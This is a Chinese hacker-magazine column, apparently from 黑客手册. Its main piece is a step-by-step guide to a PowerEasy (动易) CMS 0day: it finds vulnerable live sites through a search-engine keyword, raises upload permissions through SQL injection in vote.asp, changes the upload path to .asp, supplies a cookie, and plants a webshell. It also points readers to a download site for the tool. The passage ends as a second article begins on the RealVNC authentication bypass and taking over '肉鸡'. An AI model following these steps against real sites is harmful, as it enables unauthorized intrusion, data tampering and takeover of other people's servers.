额滴神呐，如果大家有幸看到这次的栏首语，说明我的第五次写作成功了，在此之前写了4遍均被土豆打回，此时我就感叹为何LCX可以写的如此轻松，但是了解到他是某作家协会的，恍然大悟：原来编辑还得有作家水平，语言生动，有故事。也罢，得去读几本名著来丰富自己的语言了。呃，作为刚上任的小编辑，为大家备了几份薄礼：动易0DAY，VNC漏洞利用。噢，忘了介绍自己了，大家看到的栏首语的第一句就是我的名字了。

我用动易0DAY轻松获取Webshell

图 sniperhg [0kee.com] & [I.S.T]

通过本文你可以学到：

通过最新动易漏洞获取 Webshell

动易又爆出新漏洞了，发现0DAY的牛人你们大家肯定都不知道，这人特低调，发布0DAY的主要原因也是为了发泄对某人的不满。漏洞发现者是0kee.com的大蝉，工具也是他提供的，不管怎么说，偶对他的钦佩之情犹如滔滔江水……这次的可是杀伤力极大的漏洞，这回可便宜我们小菜们了哦，手头又可以多些 webshell 了，但是请勿破坏他人数据。

漏洞分析：在动易系统的投票模块(vote.asp)使用了如下语句：

```
Update PE_Vote set answer" & VoteOption & "= answer" & VoteOption & "+1 where ID=" & ID
```

在 VoteType 不等于 single 的情况下，VoteOption 变量过滤失效，导致入侵者恶意构造 VoteOption 变量通过 post 提交，注入数据库，篡改或获取数据库内容。此漏洞对 SQL 影响较大，对 ACCESS 版本影响甚微。(此段文字出至大蝉 Blog 的漏洞分析。)

我这里直接为大家带来的是漏洞利用过程，首先用百度搜出一个有漏洞的网站（基本上都有），关键字使用“>> 文章中心 >>”，我找到一个，利用工具自带的检测功能，如图1，检测出漏洞。

下一步就是申请一个新的账号，我申请的是 test，然后利用工具的提升权限功能进行提权，如图2，提权后如图3。





图1 可利用主机提示

提权是为了能上传文件，并不是把自己提升成为管理员，最高权限为6，如图4。

提升权限的目的是打开软件上传的权限，默认的 Channel 为 2，对应的就是软件上传的频道。用这个工具利用这个漏洞有局限，要是2003的主机，在图1中可以看出是否为03的主机。因


图2 提权前




图3 提权后






图4 最高权限为6

为我们要改上传路径为XXX.ASP。接下来就修改路径，直接用工具默认的就成，如图5，图6。


图5 更改上传路径


图6 修改为.asp形式

成功后接下来就是上传木马了，我们先点击“上传木马”，上传一遍，网站会提示先登录，如图7，COOKIE大家就各自搞了，很多工具可以看的。




图7 需要COOKIE

COOKIE填入程序如图8的位置，再上传一遍，成功，如图9（大家也可以不先上传一遍，直接弄到COOKIE上传就是了）。




图8 填写相应COOKIE再上传

这个出错页面管理员在IIS设置了，如果是显示详细信息的话无非就是“类型不匹配 "execute"”。到这里就算测试成功了吧，用一句话连接这个文件先上传一个小马，然后再传大马。为了把网上损失减小到最低，工具不提供了，需要研究的朋友到http://www.0kee.com下载。




图9 上传成功

声明：此文只做技术研究，他人利用工具进行破坏行为与本人、大蝉和《黑客手册》无关。

编辑点评：很新鲜的漏洞，很傻瓜化的工具就可以获取webshell，不过大家千万不要拿webshell来做坏事哦。也希望各个站长尽快补上漏洞，尽量减少损失。

Simeon

VNC漏洞扫描控制肉鸡案例

从本文可以学到：

通过VNC获取肉鸡

RealVNC（简称VNC）软件有免费版、个人版以及企业版三个版本，它与PcAnyWhere远程控制软件的功能类似，也是一款世界知名的跨平台的远程控制软件，其4.1.1以前版本均存在RealVNC远程认证绕过漏洞。RealVNC VNC Server采用的RFB（远程帧缓冲区）协议允许客户端与服务端协商合适的认证方法，协议的实现上存在设计错误，远程攻击者可以绕过认证无需口令实现对服务器的访问。由于其功能强大因此深受入侵者和网络管理人员的喜爱，国外用户颇多。RealVNC分为客户端和服务器端，只要知道服务端的IP地址、服务开放端口以及访问口令即可完全实施控制，VNC服务端的默认端口为5900端口。